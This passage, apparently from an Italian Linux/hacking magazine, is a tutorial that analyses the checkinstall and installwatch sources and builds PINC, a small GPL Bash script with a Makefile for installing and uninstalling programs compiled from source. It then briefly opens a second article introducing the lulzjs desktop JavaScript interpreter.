Resta comunque il fatto che ancor oggi GNU/Linux rimane l'ambiente preferito per la programmazione nella quasi totalità dei linguaggi esistenti, come ampiamente dimostrato dalle numerose guide presenti in rete, dalla manualistica specializzata e dall'impostazione dei corsi di livello Universitario di ogni parte del mondo.

L'aumento esponenziale della programmazione di rete dell'ultimo decennio spinge ovviamente la necessità di conoscenze approfondite di sistemi UNIX; dall'altro lato GNU/Linux permette in aggiunta a questo un controllo totale sul codice ad ogni livello del sistema.

Ne deriva che uno studio completo dell'hacking non può quindi prescindere oggi da questo sistema operativo.

Floatman

Programmazione e open-source: un esempio pratico

L'installazione di programmi sotto GNU/Linux è ormai diventata un'operazione di routine molto semplice per gli utilizzatori di questo sistema.

Più di qualche volta, la preferenza per una delle varie distribuzioni è legata proprio al metodo di gestione dei pacchetti, che va da modelli più o meno automatizzati di distribuzione e installazione, all'utilizzo di pacchetti sorgente adattabili alla macchina utilizzata dall'utente.

Questi metodi moltiplicano le possibilità di scelta, garantendo a tutti di trovare la distribuzione più adatta ai propri gusti personali.

L'automazione nella gestione del software ha permesso anche l'aumento dell'utenza che si avvicina a GNU/Linux, facendole apprezzare le sue caratteristiche di libertà ed economicità.

Dall'altro lato, la differenziazione dei programmi per la gestione dei pacchetti ha fatto perdere quell'omogeneità legata all'utilizzo di software compilabile tramite i tradizionali tool GNU per l'installazione di programmi.

Il grosso problema dell'installazione di sorgenti è quello di ripulire tutti i file nel momento in cui si desidera disinstallare un programma. La modalità manuale è quella di studiarsi il Makefile e cancellare manualmente i file creati...cosa nè comoda nè piacevole.

Questo documento si propone due obbiettivi:

1. Dimostrare a chi si avvicina a GNU/Linux come sia semplice e comodo sviluppare lavorando su applicazioni open-source per questo sistema operativo.
2. Creare un'applicazione sperimentale che permetta una gestione universale di pacchetti software.

Tutto il programma sarà scritto unicamente utilizzando Bash-Scripting, di cui si richiede una conoscenza più che basilare.

Non si è mai soli (i pregi del software libero)

La disponibilità di software con sorgente aperto, recuperabile anche per i più bassi livelli di sistema, impone ogni volta che si intraprende lo sviluppo di un programma di porsi un classica domanda: esiste qualcosa che faccia già ciò che vogliamo? Oppure qualcosa che si avvicini alle nostre richieste?

Checkinstall è un'applicazione esistente per vari sistemi GNU/Linux che va a monitorare i processi di installazione tenendo traccia delle modifiche apportate.

Il programma genera dei pacchetti adatti per varie distribuzioni che possono poi venire installati. Ovviamente, meno il nostro sistema ha capacità di utilizzare pacchetti appositi, più checkinstall diventa utile.

OBBIETTIVO: Creare una versione di checkinstall che risulti adatta ad un sistema operativo "fatto a mano", quindi un'applicazione estremamente compatta e indipendente dalla distro utilizzata.

Definire l'obiettivo in modo chiaro è fondamentale; forse superfluo in questo caso, ma lavorando su più sorgenti ci permette di avere una guida precisa per le scelte da effettuare. Avere in mente l'obiettivo finale ci dà inoltre quell'ordine mentale essenziale nella programmazione, al fine di creare un codice pulito, compatto e solido. L'informatica è matematica e la matematica è ordine.

Analisi di un sorgente

Per prima cosa scarico i sorgenti di checkinstall v.1.6.1; appena 156 KB:

<http://www.asic-linux.com.mx/~izto/checkinstall/download.php>

li metto dentro una directory di lavoro, scompatto l'archivio e vedo cosa contiene:

```
floatman@debian:~/checkinstall/checkinstall-1.6.1$ ls -p
BUGS          checkinstall      COPYING         description-pak  FAQ
installwatch-0.7.0beta5/  Makefile          NLS_SUPPORT    RELNOTES
Changelog     checkinstallrc-dist  CREDITS        doc-pak/         INSTALL
locale/              makepak           README         TODO
```

Come si vede c'è una directory completa di installwatch:

```
floatman@debian:~/checkinstall/checkinstall-1.6.1$ cd
installwatch-0.7.0beta5 && ls -p
BUGS          create-localdecls  INSTALL          installwatch.c.rej
patches-benoit.txt  TODO
CHANGELOG     description-pak    installwatch     libctest.c
README        VERSION
COPYING       er                installwatch.c  Makefile
test-installwatch.c
```

Dal punto di vista legale (licenza GPL), gli autori di Checkinstall **distribuiscono** installwatch, utilizzandolo per il loro programma.

Per iniziare creo una directory */file_only* in cui inserisco sia i file utili (eliminando la documentazione) sia **tutte** le directory (comprese quelle risulteranno vuote):

```
floatman@debian:~/checkinstall/file_only$ ls -R
.:
checkinstall  checkinstallrc-dist  doc-pak  installwatch-0.7.0beta5
locale  Makefile  makepak
./doc-pak:
installwatch-0.7.0beta5
```

```
./doc-pak/installwatch-0.7.0beta5:
./installwatch-0.7.0beta5:
create-localdecls installwatch installwatch.c installwatch.c.rej
libctest.c Makefile test-installwatch.c
./locale:
checkinstall-de.po checkinstall-id.po checkinstall-ja.po
checkinstall-pt_BR.po checkinstall-template.po
checkinstall-es.po checkinstall-it.po checkinstall-no.po
checkinstall-ru.po checkinstall-zh_CN.po
```

Questa operazione riguarda ovviamente il mio metodo personale di procedere, in modo da poter vedere la struttura completa del sorgente (tutte le directory) ma poter lavorare solo sui file utili.

Prima di gettarsi a testa bassa sul codice vero e proprio è essenziale la lettura approfondita di tutta la documentazione presente.

Questo mi serve per vedere come muovermi, inoltre il più delle volte offre degli ottimi spunti...

Infatti leggendo i due file *README* scopro cose interessanti:

checkinstall crea pacchetti per varie distro e delega il lavoro di tracciare tutta l'installazione ad installwatch; infatti guardando i sorgenti possiamo notare che installwatch è composto da tre file scritti in C, mentre checkinstall contiene script per la shell che richiameranno installwatch.

Cosa ricaviamo di importante? Checkinstall non ha una procedura per disinstallare i programmi, trasforma i sorgenti in pacchetti e delega la procedura di disinstallazione agli strumenti delle varie distro (apt-get, swaret, yum ecc.).

Per quanto la cosa fosse ben conosciuta, essa ci permette di modificare il nostro obiettivo e renderlo più preciso:

OBIETTIVO_v.2: Creare un programma che installi un'applicazione loggando i processi da installwatch; il log andrà salvato in qualche modo; sarà richiamato per rimuovere i file con una procedura di disinstallazione, che dovremo creare ex novo.

Prima di partire però dobbiamo trovare un nome alla nostra nuova applicazione. Il nome dovrà qualcosa di molto linuxiano, quindi simpatico, impronunciabile e senza alcun significato.

Ad esempio lo chiameremo "PINC", che richiama il pacifico colore rosa e pone enormi problemi di pronuncia sia a noi che agli Americani.

Vi chiedete...Perchè "PINC"? Cosa significa? Semplice: PINC sta per "Pinc Is Not Checkinstall"...pensavo fosse ovvio!

A questo punto possiamo passare all'analisi di tutti i file e dei rapporti tra loro.

Questa parte è quella più importante ed è quella dove normalmente andremo a sbagliare.

Inizieremo dal programma più in profondità, cioè installwatch.

La mia descrizione molto particolareggiata potrà risultare noiosa agli esperti, essa sarà dedicata a chi vuole apprendere una sorta di metodo standard con cui lavorare sul sorgente di un programma open-source:

I file che dobbiamo studiare sono i tre file .c, il Makefile e i due per la shell.

- sappiamo già da subito che il lavoro vero e proprio sarà fatto dai file .c

- il Makefile ci fornirà informazioni sulle interdipendenze tra tutti i file

- i due script della shell sono l'aggancio con il sistema (utente compreso).

Sarà proprio con quest'ordine che dovremo comprendere le logiche che regolano il programma e quindi trarre le conclusioni.

Per sorgenti molto corposi può essere molto utile scrivere qualche appunto in un file apposito e quindi eliminarlo alla fine di tutto il lavoro.

Ricordate sempre quello che ho detto all'inizio sull'*ordine*; la semplicità di questo caso non deve farvi dimenticare la possibilità di avere più programmi insieme con decine di file...guai a perderne di vista uno solo.

Meglio un appunto in più, un'ulteriore directory di lavoro o un caffè quando il cervello vi fonde.

La struttura è più interessante di quanto pensassi (sapevo cos'era installwatch ma non avevo mai visto i sorgenti):

Tutto il lavoro del programma è fatto da installwatch.c; in pratica è quell'unico file di 78 KB che va a fare uno scanning di sistema una volta attivato.

Come si vede dal sorgente, esso è strutturato in maniera da essere compilato e funzionante con la lista completa di "glibc" esistenti.

Molto interessante è come viene individuata la versione del compilatore e delle librerie di sistema:

alla riga 47 di installwatch.c leggiamo infatti `#include "localdecls.h"` che fornisce indicazioni di compilazione sul sistema in uso; l'header viene generato dallo script *create-localdecls* tramite l'analisi di gcc durante la compilazione del "file nullo" *libctest.c*

test-installwatch.c comprende una serie di verifiche sull'installazione del programma e viene attivato da gcc, come ci dice anche il Makefile.

Lo script *installwatch* definisce invece tutta l'interazione con l'utente e verrà copiato dal Makefile in */usr/local/bin*.

Stabilito il tutto, comprendiamo che l'installazione del programma (si ricava anche dal Makefile) genera appena due file: */usr/local/lib/installwatch.so* e lo script di controllo.

Adesso veniamo ai file di checkinstall; che comprendono i due script *checkinstall* e *makepak*, il file *checkinstallrc-dist* che raccoglie la configurazione ed infine il Makefile.

Anche qui useremo lo stesso metodo utilizzato per i file .c di installwatch; quindi prima i due script (e il legame con la configurazione), poi il Makefile che andrà sia a risolvere eventuali dubbi, sia a confermare le nostre ipotesi.

Come avevamo fatto con *installwatch.c*, partiamo dal file checkinstall. Dobbiamo chiederci:

quando, come e perchè checkinstall richiama altri file?

Il file *checkinstallrc-dist* raccoglie le impostazioni di configurazione di checkinstall, infatti viene richiamato alla riga 389...

```
if ! [ -f /usr/local/lib/checkinstall/checkinstallrc ]; then
    echog "The checkinstallrc file was not found at:\n/usr/local/lib/
checkinstall/checkinstallrc"
    echo
    echog "Assuming default values."
else
# Get our default settings from the rc file
source /usr/local/lib/checkinstall/checkinstallrc
fi
```

Non spiegherò nulla di queste righe di codice perchè lo considero comprensibile. Ovviamente *source* dice di aggiungere allo script in funzione i comandi del programma richiamato.

Lo script *makepak* non viene citato da *checkinstall*, quindi andiamo per prima cosa a cercarlo proprio in *checkinstallrc-dist* e infatti lo troviamo menzionato in commento, alla riga 22:

```
# Location of the makepkg program. "makepak" is the default, and is
# included with checkinstall. If you want to use Slackware's native
"makepkg"
# then set this to "makepkg"
```

```
MAKEPKG=/sbin/makepkg
```

Questo commento ci fa capire che quel *makepak* una volta compilato risulti qualcosa di diverso, che solo il Makefile può dirci...alla riga 28:

```
mkdir -p $(BINDIR)
install checkinstall makepak $(BINDIR)
for file in locale/*.mo ; do \
```

“*install*” leggetelo come fosse “*cp*”, *\$(BINDIR)* si ricava essere */usr/local/sbin* (righe 4-7), i file *.mo* sono quelli della lingua.

Bene, abbiamo risolto. Dite di no? Invece abbiamo scoperto che *makepak* praticamente non viene mai richiamato, quindi *sarà lui* a trattare con *checkinstall*, infatti il suo ruolo è quello di creare pacchetti Slackware qualora non sia presente “*makepkg*”.

La realizzazione

Adesso abbiamo un'idea dei processi e dei legami, però ci manca la parte più importante. In che modo *checkinstall* utilizza *installwatch*?

Lo troviamo alla riga 1414...

```
if [ $SHOW_INSTALL -eq 0 ]; then

    $INSTALLWATCH --logfile=${TMP_DIR}/newfiles.tmp --exclude="$\
{IEXCLUDE}" \
    --root=${TMP_DIR} --transl=${TRANSLATE} --backup=${BACKUP}
--dbglvl=$DEBUG\
    $TMP_SCRIPT &> /${TMP_DIR}/install.log

    okfail
    INSTALL_FAILED=$?
else
    echo
    echo
    echog "===== Installation results ====="
    $INSTALLWATCH --logfile=${TMP_DIR}/newfiles.tmp --exclude="$\
{IEXCLUDE}" \
    --root=${TMP_DIR} --transl=${TRANSLATE} --backup=${BACKUP}
--dbglvl=$DEBUG\
    $TMP_SCRIPT 2>&1
    if [ $? -eq 0 ]; then
        echo
        echog "===== Installation successful ====="
    else
        INSTALL_FAILED=1
    fi
fi
```

Per capire il senso reale dell'uso dobbiamo informarci sull'utilizzo di installwatch, andando a vedere nel suo script le opzioni del programma (righe 43-56):

```
echo "Usage: installwatch [options] [command [command arguments]]"
echo "Options:"
echo
echo "-r, --root=<rootdir>           Sets the directory under which
will be stored "
echo "                             meta-infos and translated
files. "
echo "-t, --transl=<yes|no>         Toggle translation capabilities
"
echo "-b, --backup=<yes|no>         Toggle backup capabilities "
echo "-e, --exclude=<dir1,...,dirN> Sets a neutral directory list,
that won't be"
echo "                             concerned by translation or
backups. "
echo "-o, --logfile=<logfile>       Sets the log file to be used. "
```

```
echo "-d, --dbgfile=<dbgfile>          Sets the debug file to be used.
"
echo "-v, --dbglvl=<dbglvl>          Sets the debug level to be
used. "
```

Quindi l'uso che serve a noi per la procedura di installazione sarà:

```
installwatch --logfile=nome_log comando_installazione
```

quella per disinstallare dovrà invece andare ad eseguire la rimozione riga per riga, cioè leggere le varie righe del log e fare un "rm" di ogni file trovato.

Quindi oltre alla funzione vera e propria dovrò anche: impostare una directory dei log, individuare un nome univoco del file, richiedere il comando di installazione. Oltre a questo, andrò a confermare i privilegi di root e a creare un backup.

Ora ci sono le idee chiare di cosa fare, quindi possiamo passare al vero dilemma della programmazione su sorgenti open-source:

Cosa ci conviene fare, "distribuire" installwatch oppure "modificare" Checkinstall?

- La prima soluzione ci obbliga a far installare installwatch come un programma a parte, quindi tenendo tutti i file che si trovano nella sua directory. Il programma risulta meno "nostro" e l'attività di sviluppo sembrerebbe ridotta.

- Modificare Checkinstall creerebbe un programma totalmente nuovo che risulterebbe irriconoscibile rispetto all'originale, però la GPL 3 ci costringerebbe a modificare le intestazioni dei file (anche solo per rinominare installwatch.c in pinc.c), segnalare tutte le modifiche, moltiplicare i commenti in ogni file; oltretutto il programma andrebbe nuovamente testato e debuggato ecc.

Chi ce lo fa fare? Decideremo di distribuire installwatch separatamente: tra l'altro è la stessa scelta degli sviluppatori di Checkinstall.

Lo script creato

L'intestazione del nostro programma conterrà una piccola introduzione che si concluderà con il mio copyright, quindi il riferimento al copyright di installwatch che andremo a distribuire e infine la dichiarazione di conformità alla GPL3:

```
#!/bin/bash

#          PINC - Pinc Is Not Checkinstall v.1.0.0-alpha1
#
#          -----o-o-o-o-o-o-o-o-o-o-o-o-o-----
#
# This program can install and unistall software from sources in a
# GNU/Linux system.
# PINC is an experiment, to create a package manager completely
# indipendent from the distribution you're using.
```

```
# By te way, all the program has alpha quality code but it can be
# used without problems.
# I hope a beta version will be realized as soon as possible.
#
# Copyright (c) 2008 by Dante Carraro aka Floatman
#                                     <floatman@hotmail.it>
# -----
# The program is realized using Installwatch code:
#
# Installwatch is Copyright 1998 by Pancrazio 'Ezio' de Mauro
#                                     <p@demauro.net>
# Installwatch is no longer mantained by Pancrazio, you should
# now contact me with any issues relating to it:
#     Felipe Eduardo Sanchez Diaz Duran <izto at asic-linux.com.mx>
#                                     http://asic-linux.com.mx/~izto
#
# Many thanks to the authors of that program, the real head and heart
# of PINC
# -----
#
# This program is free software: you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation, either version 3 of the License, or
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License
# along with this program. If not, see <http://www.gnu.org/licenses/>.
#
```

Notare nella parte riguardante l'uso di installwatch il riferimento sia all'autore, sia all'attuale manutentore del progetto Felipe Eduardo Sanchez Diaz Duran (creatore di Checkinstall); questo è un bell'esempio di GPL, dove ognuno cita gli autori precedenti.

Dopo questa prima parte ci possiamo dedicare al nostro programma vero e proprio.

Come detto all'inizio, punteremo a mantenere l'ordine più completo possibile, anche se Bash è molto elastico e ci permette di muoverci come vogliamo.

La prima parte sarà quella relativa alla dichiarazione delle variabili principali del programma:

```
# ----- variables -----

# log directory
LOG_DIR="/etc/pinc/log"
# packages backup directory
BAK_DIR="/etc/pinc/pkg"
```


Queste variabili potrebbero essere inserite all'interno delle funzioni, un po' come la scelta tra variabili globali e locali dei linguaggi C-oriented. Oltre alla comodità di scriverle da subito in modo da utilizzarle tranquillamente, permettono anche a chi volesse personalizzare lo script di trovare immediatamente delle posizioni fondamentali da identificare.

LOG_DIR è la directory in cui sono contenuti i log di installwatch, *BAK_DIR* è dove vengono racchiusi i sorgenti dei programmi installati.

La scelta di creare */etc/pinc* è dovuta (come già detto) all'analogia con i gestori dei pacchetti più utilizzati.

Dopo aver dichiarato le variabili principali, andiamo a creare le nostre funzioni.

Il primo gruppo è quello delle funzioni "classiche" di verifica, cioè di quelle funzioni comuni utilizzate dalla maggior parte dei programmi.

L'utilità di scriverle all'inizio è proprio quella di farle scorrere a chi guarda il codice, in modo che si veda chiaramente il loro utilizzo ma non occorranو commenti:

```
# ----- functions -----

# f verify root permissions
function check_root
{
    if [ "$UID" -ne 0 ]; then
        echo "You need to be root..."
        exit 0
    fi
}

# f verify $LOG_DIR
function check_logdir
{
    if ! [ -d $LOG_DIR ]; then
        mkdir -p $LOG_DIR
    fi
}

# f verify $BAK_DIR
function check_bakdir
{
    if ! [ -d $BAK_DIR ]; then
        mkdir -p $BAK_DIR
    fi
}
```

E' da notare come *check_logdir* e *check_bakdir* possano essere utilizzate alla prima attivazione del programma per creare le directory di funzionamento (con opzione *-p* di *mkdir*).

Successivamente inseriamo le funzioni tipiche di PINC, che sono infatti le più corpose e quelle che richiedono maggiore spiegazione.

La prima funzione sarà quella necessaria all'installazione dei sorgenti:

```
# f program installation
function install
{
# check file name
PROG=$(basename `pwd`)
```

Mettiamoci nei panni dell'utente: si troverà dentro la directory del file da installare, quindi il nome del programma lo possiamo supporre uguale al nome della directory corrente (*pwd*).

Dobbiamo anche inserire due opzioni in questo momento; una che permetta di modificare il nome del programma una volta installato (cioè il nome del log), l'altra che avverta l'utente qualora esista già il programma installato:

```
echo "You're going to install:"
echo "$PROG"
echo "Click enter if name is correct, otherwise"
echo -en "write the correct name:"
read NAME
# may be...
    if [ "$NAME" != "" ]; then
        PROG=$NAME
        echo "New name: $PROG."
        echo "Click <enter> to continue..."
        read
    fi
# oh what a mess...
    if [ -e $LOG_DIR/$PROG ]; then
        echo
        echo "PINC has found another program with the same name:"
        echo "$PROG"
        echo "I'd like you to stop the program choosing 'N' and
rename your source, otherwise it will be overwrite."
        echo -en "Overwrite it? [Y/N] : "
        read CHOICE
        if [ $CHOICE = "y" ] || [ $CHOICE = "Y" ]; then
            echo
            echo "The program will be overwrite."
            echo "Click <enter> to continue..."
            read
        else
```

```

        echo
        echo "Exit program..."
        exit 0
    fi
fi

```

Utilizziamo una nuova variabile NAME passata da console.

Se il valore di NAME non è vuoto ("NAME" != ""), cioè se l'utente non ha semplicemente cliccato invio, NAME diventerà la nuova variabile PROG

A sua volta, se esiste già un log del programma (-e \$LOG_DIR/\$PROG) si chiederà all'utente come comportarsi.

A questo punto possiamo passare a far inserire il comando di installazione, che sarà poi il comando loggato da installwatch:

```

# insert initializing string
echo
echo "insert initializing string"
echo "make install, etc."
echo
# loop to insert a real command...I hope
CMD=""
while [ -z "$CMD" ]; do
    echo -en "Command: "
    read CMD
done
echo
echo "command chosen:"
echo "$CMD"
echo "Click <enter> to continue..."
read

```

L'utilizzo del loop è già spiegato dal commento, così come la parte successiva...

```

# may be log-file has to be created? Never mind...
touch "$LOG_DIR/$PROG"
# BAK_DIR with current directory
cp -r $(pwd) $BAK_DIR
# let's start installwatch!
installwatch --logfile="$LOG_DIR/$PROG" $CMD
# I hope nothing goes wrong...
END=$?
if [ $END -ne 0 ]; then
    echo
    echo "Installation FAILED! May be your source was not
correct?"

```

```
        echo "Exit program..."
        exit 0
    else
        echo
        echo "Installation SUCCESFULL!"
        echo
    fi
exit 0
}
```

Quell'uso di *touch* credo non serva perchè installwatch andrebbe comunque a creare il file di log.

Con il solito uso di *"pwd"* creiamo la copia della directory corrente dentro *BAK_DIR*

Da notare l'uso dell'exit-status (\$) per la conferma dell'installazione; l'exit-status "0" implica uno svolgimento regolare dell'istruzione precedente.

Il prossimo passo sarà quello di intervenire per la disinstallazione di un programma.

In questo caso l'utente non si trova in nessuna directory in particolare e sarà quindi necessario studiare una maniera per far inserire il nome del pacchetto da disinstallare.

Andremo quindi a creare una funzione di ricerca, strutturandola ovviamente per visionare la directory dei log:

```
# f search, to find a program to uninstall
function search
{
echo "Write the name of the program, or a part of it:"
read SEARCH
# looking for the logs
ls $LOG_DIR | grep $SEARCH
# ask correct name
echo "Write the correct name of the program you want to uninstall:"
read PROG
```

Anche in questo caso dovremo usare un loop nel caso l'utente sbagli a scrivere il nome del programma, utilizzando la funzione *"until"*

```
until [ -e $LOG_DIR/$PROG ]; do
    echo "file $PROG can't be found"
    echo "Write the correct name of the program you want to
uninstall:"
    read PROG
done
echo "file $PROG was found."
echo -en "Uninstall it? [Y/N] "
read CONFIRM
```

```
case $CONFIRM in
    y | Y ) uninstall ;;
    n | N ) exit 0 ;;
    * ) echo "Please answer Y or N" ;;
esac
}
```

L'ultima parte (funzione *case*) richiede un'attenzione particolare: come avevamo detto l'utente dovrà cercare il pacchetto prima di disinstallarlo; come si vede rispondendo "s" alla richiesta di rimozione si attiverà la funzione "uninstall".

Alla fine quando richiameremo la funzione di disinstallazione di PINC non sarà avviata la funzione "uninstall" ma la funzione "search".

L'ultima funzione è quella per la disinstallazione e sarà quella più complessa perchè dovrà lavorare sul log di installwatch, in maniera da estrarre in qualche modo i nomi dei file da eliminare.

Prima di fare qualunque cosa, dobbiamo però renderci conto di come sia strutturato uno di tali log; per questo esempio sono andato a loggare l'installazione di PINC stesso (da Knoppix) ottenendo questo risultato:

```
3      open /dev/tty      #success
-1     access      /etc/selinux/      #No such file or directory
-1     access      /etc/selinux/      #No such file or directory
3      open /dev/tty      #success
0      unlink      /usr/local/lib/installwatch.so      #success
134753080 fopen64      /usr/local/lib/stGelW1h      #success
0      rename      /usr/local/lib/stGelW1h
        /usr/local/lib/installwatch.so      #success
0      chmod /usr/local/lib/installwatch.so 00600 #success
0      chown /usr/local/lib/installwatch.so 0      50      #success
0      chmod /usr/local/lib/installwatch.so 00600 #success
3      open /dev/tty      #success
3      open /usr/local/bin/installwatch      #success
0      chmod /usr/local/bin/installwatch      00755 #success
-1     access      /etc/selinux/      #No such file or directory
0      unlink      /usr/local/bin/pinc      #success
4      open /usr/local/bin/pinc      #success
0      chmod /usr/local/bin/pinc      00600 #success
0      chown /usr/local/bin/pinc      -1      -1      #success
0      chmod /usr/local/bin/pinc      00755 #success
0      chmod /usr/local/bin/pinc      00755 #success
```

Per rendermi bene conto di tutte le possibilità dovrei testare PINC a lungo. Da qui potete capire come mai ho inserito la versione come alpha1...

Comunque veniamo alla nostra funzione:


```
# f uninstall
function uninstall
{
mkdir "$LOG_DIR/temp"
cp "$LOG_DIR/$PROG" "$LOG_DIR/temp"
# clean the bad part from log
cat "$LOG_DIR/temp/$PROG" | grep -v "/dev/tty" >
"$LOG_DIR/temp/log1"
cat "$LOG_DIR/temp/log1" | grep -v "#No such file or directory" >
"$LOG_DIR/temp/log2"
cat "$LOG_DIR/temp/log2" | grep -v "unlink" > "$LOG_DIR/temp/log3"
cat "$LOG_DIR/temp/log3" | grep -v "chmod" > "$LOG_DIR/temp/log4"
cat "$LOG_DIR/temp/log4" | grep -v "chown" > "$LOG_DIR/temp/log5"
cat "$LOG_DIR/temp/log5" | uniq > "$LOG_DIR/temp/log6"
cp "$LOG_DIR/temp/log6" "$LOG_DIR/temp/$PROG"
```

Per prima cosa scelgo di creare una directory di lavoro */temp*, dove vado a copiare il log del programma da disinstallare.

Il primo lavoro che andremo a fare sarà quello di eliminare le righe inutili con il comando *"grep -v 'stringa'"*, in maniera che nei vari log numerati risultino presenti solo le righe che non contengono *"stringa"*.

Nel caso alla fine siano presenti righe doppie, procederò alla loro eliminazione scrivendo in *log6* le stringhe risultanti dal comando *"uniq"* applicato al log precedente.

Alla fine rinomino l'ultimo log con lo stesso nome del log iniziale.

Quest'ultima operazione mi lascia aperte le possibilità di modifica di questa funzione, qualora esistessero altri eventi loggati da *installwatch*.

Faccio notare anche come i vari processi *"grep -v"* possano essere fatti *"a ping-pong"* tra due soli file *log1* e *log2*; la scelta di utilizzare più file è solo per far capire meglio il procedimento adottato.

In parole povere, alla fine di questo processo di partenza il mio ultimo log risulterà questo:

```
134753080  fopen64      /usr/local/lib/stGelW1h      #success
0         rename      /usr/local/lib/stGelW1h
          /usr/local/lib/installwatch.so  #success
3         open  /usr/local/bin/installwatch      #success
4         open  /usr/local/bin/pinc      #success
```

E sarà proprio questo file che andrò a processare. Il metodo che utilizzerò sarà quello di andare a leggere le posizioni dei file e quindi applicare un *"rm"* al file risultante dalla posizione trovata:

```
# how many lines?
MAX=$(wc "$LOG_DIR/temp/$PROG" | awk '{print $1}')
# Ok, let's read every line...
```

```

CNT=0
while [ $CNT -lt $MAX ]; do
CNT=$((CNT+1))
FILE_LINE=$(head -$CNT "$LOG_DIR/temp/$PROG" | tail -1)
# and now let's see the positions...
SECOND_WORD=$(echo $FILE_LINE | awk {'print $2'})
    case $SECOND_WORD in
        open ) RM_FILE=$(echo $FILE_LINE | awk {'print $3'})
                rm -f -v $RM_FILE ;;
        rename ) RM_FILE=$(echo $FILE_LINE | awk {'print $4'})
                rm -f -v $RM_FILE ;;
        # Sorry...this is alpha program and I don't want you to
        have problems ;- )
        * )      echo "      $FILE_LINE"
                echo "      [no operation for this case]" ;;
    esac
done

```

Oltre ai commenti del codice mi sembra doveroso un'ulteriore spiegazione del metodo.

La prima parte mi dà il conto delle righe e mi permette di trattare una riga alla volta (loop di *while*).

Con la variabile *SECOND_WORD* identifico la seconda parola di ogni riga: come si vede dal log è proprio questa parola che mi dice cosa eliminare...

- Se la seconda parola è *open* il file da eliminare sarà descritto alla parola successiva (quindi "\$3")

- Se la seconda parola è *rename* il file da eliminare sarà dopo *due* parole (cioè "\$4"), infatti la parola successiva rappresenta il nome del vecchio file poi rinominato.

Per tutti gli altri valori (opzione "*") stamperò semplicemente la stringa, identificando il fatto che non ho azioni disponibili per la situazione in questione.

Questo sistema mi sarebbe utile per andare poi a testare il programma, allo stesso modo in cui l'utilizzo di una funzione "*case*" (anche un "*if*" avrebbe fatto lo stesso lavoro) mi lascia aperte varie possibilità di azione.

Alla fine di tutto il procedimento, la necessaria pulizia della directory */temp* e del log del programma ormai disinstallato...

```

rm -r "$LOG_DIR/temp"
rm -f -v "$LOG_DIR/$PROG"
echo
echo "$PROG uninstall completed"
exit 0
}

```

Per concludere, le due funzioni semplici ma essenziali:

L'help del programma...

```
# help function
function helptext
{
echo
echo "PINC - Pinc Is Not Checkinstall"
echo "The best package source mantainement program"
# Sorry...can I add advertisement? :-)
echo
echo "Usage:"
echo "pinc [options]"
echo
echo "options:"
echo "-s, --search      start function to search an installed
program."
echo "-i, --install     start installation procedure."
echo "                You need to be inside source directory"
echo "                have done previous operation (configure, make
etc.)"
echo "                need to be root."
echo "-u, --uninstall   uninstall a program installed by PINC"
echo "                (involves -r)"
echo "-h, --help        show this help page"
echo "-v, --version     show version infos and exit"
}
```

La funzione "version", richiamabile dal programma tramite le opzioni -v, --version, essenziale per una corretta attribuzione della licenza GPL3...

```
# f version GPL3 license
function version
{
echo "PINC v.1.0.0-alpha1"
echo "Copyright (c) 2008 by Dante Carraro aka Floatman"
echo "                <floatman@hotmail.it>"
echo "License GPLv3+: GNU GPL version 3 or later
<http://gnu.org/licenses/gpl.html>"
echo "This is free software: you are free to change and redistribute
it."
echo "There is NO WARRANTY, to the extent permitted by law."
}
```

Dopo la parte relativa a tutte le funzioni, possiamo inserire le istruzioni del programma "reale".

Come prima cosa imposto un'opzione da utilizzare nel caso il programma sia avviato "a vuoto"

```
if [ "$1" = "" ]; then
    helptext
    exit 0
fi
```

Cioè stamperò l'help-file nel caso in cui il comando "pinc" non sia seguito da nessuna istruzione ("\$1" = "")

Di seguito imposto un loop per eseguire le varie opzioni del programma:

```
while [ "$1" != "" ]; do
    case $1 in
        -s | --search )    search
                           exit
                           ;;
        -i | --install )   check_root
                           check_logdir
                           check_bakdir
                           install
                           ;;
        -u | --uninstall ) check_root
                           check_logdir
                           check_bakdir
                           search
                           ;;
        -h | --help )     helptext
                           exit
                           ;;
        -v | --version )  version
                           exit
                           ;;
        * )               helptext
                           exit ;;
    esac

    shift
done
exit 0
```

Lo "*shift*" finale "porta avanti" il valore di "\$1" nel caso l'utente inserisca più spazi del normale.

Una volta conclusa la realizzazione del nostro programma, dovremo realizzare il Makefile per permetterne l'installazione:

```
# Makefile used by PINC

# Directory where you want PINC to be installed
PREFIX=/usr/local/bin

all:
    make -C installwatch-0.7.0beta5

install: all
    export
    make -C installwatch-0.7.0beta5 install
    install pinc $(PREFIX)
    chmod 755 $(PREFIX)/pinc

uninstall:
    make -C installwatch-0.7.0beta5 uninstall
    rm -f $(PREFIX)/pinc

clean:
    make -C installwatch-0.7.0beta5 clean
```

Come si vede il comando per installare installwatch punta direttamente al suo Makefile e noi ci limitiamo a far installare lo script di PINC.

Il risultato finale, compreso il file README e una copia della licenza GPL3, è liberamente scaricabile da: <http://myville.altervista.org/software/pinc.html>

Conclusioni

Questo documento ci mostra chiaramente come la realizzazione di software lavorando su codice open possa diventare estremamente conveniente.

Da un piccolo e potente programma come Installwatch è derivato un software (ancora sperimentale) completamente nuovo, differente dal programma originale e differente anche da Checkinstall, che ancora sfrutta le qualità di Installwatch.

La stessa cosa sarebbe risultata impossibile lavorando su software proprietario, a meno di non utilizzare complesse e illegali tecniche di disassemblamento.

PINC, nonostante la qualità alpha del suo codice, ci fa riflettere sul costo commerciale di programmi (e interi sistemi operativi) prodotti a partire da codice libero e sui motivi per cui oggi il costo commerciale di un software risulta slegato dal suo valore reale.

L'autore si augura che dopo la lettura di questo articolo gli sviluppatori (o aspiranti tali) comprendano il potere delle licenze open-source, così come gli utilizzatori capiscano l'importanza del software libero.

Floatman

Javascript da tavolo

Indice:

- lulzjs: interprete javascript per il desktop
- Guida all'utilizzo
- Integrare codice nativo in lulzjs

lulzjs: interprete javascript per il desktop

Salve a tutti, vorrei prima di tutto augurarvi una buona lettura.

Per secondo: quello che ho intenzione di descrivere oggi è un progetto arguto e curioso, nato dalla testa di un amico. Si tratta di lulzjs, un interprete di javascript, che si appoggia a spidermonkey.

Qui, alcuni link che vi torneranno molto utili durante la lettura di questo articolo:

<http://github.com/meh/lulzjs/tree/master>

<http://prototypejs.org/>

<https://developer.mozilla.org/En/SpiderMonkey>

<http://meh.doesntexist.org/#lulzjs>

